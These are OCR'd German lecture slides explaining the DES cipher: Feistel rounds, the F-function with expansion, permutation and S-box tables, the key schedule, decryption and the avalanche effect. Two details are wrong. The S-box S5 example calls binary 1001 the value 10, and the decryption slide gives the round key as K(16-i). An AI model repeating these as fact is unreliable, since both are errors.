
Maske

**IIP Beispiel**


Aus Bit 64 wird wieder Bit 7

Aus Bit 8 wird wieder Bit 2

# Aufbau [4] Verschlüsselung [1]



# Aufbau [5] Verschlüsselung [2]




**1.** 64 Bit Block wird in linken (L) und rechten (R) Block zu je 32 Bit aufgeteilt

**Verschlüsselungsiteration:**

Für i=0,....,15 (16 Runden)

L(0) = L und R(0) = R


L(i+1) = R(i)

R(i+1) = L(i) XOR f( R(i), K(i+1) )

K(i+1) = Schlüssel pro Runde

Das Entscheidende am Ablauf ist die F-Funktion (Rundenfunktion)


# Aufbau [6] Verschlüsselung [2] Einschub Feistel-Chiffre




Aufbau Feistel-Chiffre

- Verarbeitung der Klartextblöcke in Runden
- Block wird dabei in **linke** und **rechte** Hälfte aufgeteilt
- F-Funktion wird auf rechte Hälfte und den **Rundenschlüssel** K angewendet
- Ergebnis wird mit linker Hälfte XOR-Verknüpft

# Aufbau [7] F-Funktion [1]




**1.** Rechter 32 Bit Eingabeblock wird mittels Expansion E auf 48 Bit expandiert

**2.** XOR-Verknüpfung mit dem (Runden-) Schlüssel zum 48 Bit langen Block A

**3.** A wird in 8 Blöcke zu je 6 Bit aufgeteilt

**4.** Jeder dieser 8 Blöcke wird durch S-Box (Substitution) in 4 Bit lange Ausgabeblöcke abgebildet

**5.** Verkettung der acht 4 Bit langen Blöcke ergibt Block B, der noch der Ausgangspermutation P unterworfen wird

# Aufbau [8] F-Funktion [2] E und P

Expansion (48 Bit)

| | | | | | |
|---|---|---|---|---|---|
| 32 | 1 | 2 | 3 | 4 | 5 |
| 4 | 5 | 6 | 7 | 8 | 9 |
| 8 | 9 | 10 | 11 | 12 | 13 |
| 12 | 13 | 14 | 15 | 16 | 17 |
| 16 | 17 | 18 | 19 | 20 | 21 |
| 20 | 21 | 22 | 23 | 24 | 25 |
| 24 | 25 | 26 | 27 | 28 | 29 |
| 28 | 29 | 30 | 31 | 32 | 1 |

**Expansion Beispiel**

Aus dem initialen
Bit 29 wird Bit 42 und Bit 44

Aus dem initialen
Bit 32 wird Bit 1 und Bit 47

Permutation (32 Bit)


| | | | |
|---|---|---|---|
| 16 | 7 | 20 | 21 |
| 29 | 12 | 28 | 17 |
| 1 | 15 | 23 | 26 |
| 5 | 18 | 31 | 10 |
| 2 | 8 | 24 | 14 |
| 32 | 27 | 3 | 9 |
| 19 | 13 | 30 | 6 |
| 22 | 11 | 4 | 25 |

**Permutation Beispiel**

Aus Bit 1 wird Bit 9

Aus dem initialen
Bit 5 wird Bit 13

# Aufbau [9] F-Funktion [3] S-Boxen



# Aufbau [10] F-Funktion [4] S-Boxen

- Die 8 Substitutionsboxen (S-Boxen) beim DES sind **standardisiert** und haben alle einen unterschiedlichen Aufbau
- Design der S-Boxen (IBM, NSA) ist ausschlaggebend für die Sicherheit des Verfahrens
- **Erinnerung**: Substitution = Zeichen eines zu verschlüsselnden Klartextes werden durch andere Zeichen, genannt Geheimtextzeichen, ersetzt (substituiert)


- S-Box Substitution
  - Der 6 Bit Eingabewert wird gesplittet (i1,i2,i3,i4,i5,i6)
  - Das erste und letzte Bit bilden zusammen die **Zeile** (i1,i6)
  - Die **Spalte** ergibt sich aus den übrigen Bits (i2,i3,i4,i5)

# Aufbau [11] F-Funktion [5] S-Boxen


- Beispiel mit der S-Box S5
  - Input (0,1,1,0,1,1)
  - Zeile (0,1) = 1
  - Spalte (1,1,0,1) = 13
  - Output = (1,0,0,1) = 10

| $S_5$ | | Mittlere 4 Bits des Eingabewertes | | | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | | **0000** | **0001** | **0010** | **0011** | **0100** | **0101** | **0110** | **0111** | **1000** | **1001** | **1010** | **1011** | **1100** | **1101** | **1110** | **1111** |
| **Äußere Bits** | **00** | 0010 | 1100 | 0100 | 0001 | 0111 | 1010 | 1011 | 0110 | 1000 | 0101 | 0011 | 1111 | 1101 | 0000 | 1110 | 1001 |
| | **01** | 1110 | 1011 | 0010 | 1100 | 0100 | 0111 | 1101 | 0001 | 0101 | 0000 | 1111 | 1010 | 0011 | 1001 | 1000 | 0110 |
| | **10** | 0100 | 0010 | 0001 | 1011 | 1010 | 1101 | 0111 | 1000 | 1111 | 1001 | 1100 | 0101 | 0110 | 0011 | 0000 | 1110 |
| | **11** | 1011 | 1000 | 1100 | 0111 | 0001 | 1110 | 0010 | 1101 | 0110 | 1111 | 0000 | 1001 | 1010 | 0100 | 0101 | 0011 |

# Aufbau [12] Schlüsselauswahl [1]



# Aufbau [13] Schlüsselauswahl [2]




**1.** 64 Bit Schlüssel wird Permuted Choice 1 (PC1) unterworfen

- Key wird auf 56 Bit gekürzt
- Key wird permutiert

**2.** Schlüssel wird in zwei Teile C(i) und D(i) zu je 28 Bit aufgeteilt


**3.** Blöcke werden zyklisch nach links geschiftet

- In Runden 1,2,9 u. 16 um 1 Bit
- In allen anderen Runden um 2 Bit

**4.** Teilblöcke werden zusammen-gefasst und PC2 unterworfen:

- Entfernen der Bits 9,18,22,25,35,38,43 und 56
- Permutation der verbleibenden 48 Bit

# Aufbau [14] Grundlegender Aufbau Entschlüsselung




DES wird für Ver- und Entschlüsselung prinzipiell **gleich** verwendet, außer

- Umkehrung der Schlüsselreihenfolge
- In Runde i wird K(16-i) verwendet
- Beispiel

  Runde 1: Schlüssel 16
  Runde 2: Schlüssel 15
  [ ... ]

# Sicherheit von DES [1] Konfusion und Diffusion

- Zwei elementare Grundprinzipien (Claude Shannon) der symmetrischen Verschlüsselung werden erreicht
  - **1. Konfusion**
    - Ausgehend vom Geheimtext kann möglichst wenig auf den Schlüssel bzw. den Klartext geschlossen werden
  - **2. Diffusion** (Avalanche-Effekt)
    - Eigenschaft eines Algorithmus, bei einer **minimalen** Änderung der Eingabe eine völlig andere Ausgabe zu erzeugen
    - Die Änderung eines Klartext-Bits soll im Schnitt die **Hälfte** aller Geheimtext-Bits verändern (Diffusion)


Avalanche-Effekt

```
Eingabe: aaaaaaaaaaaaaaaa
Ausgabe: 0a561d9e 30bb09db 47f8e83d 443865cf

Eingabe: aaaaaaaaaaaaaaab
Ausgabe: c1e768d3 9177e9ef debee33a b92b4450
```

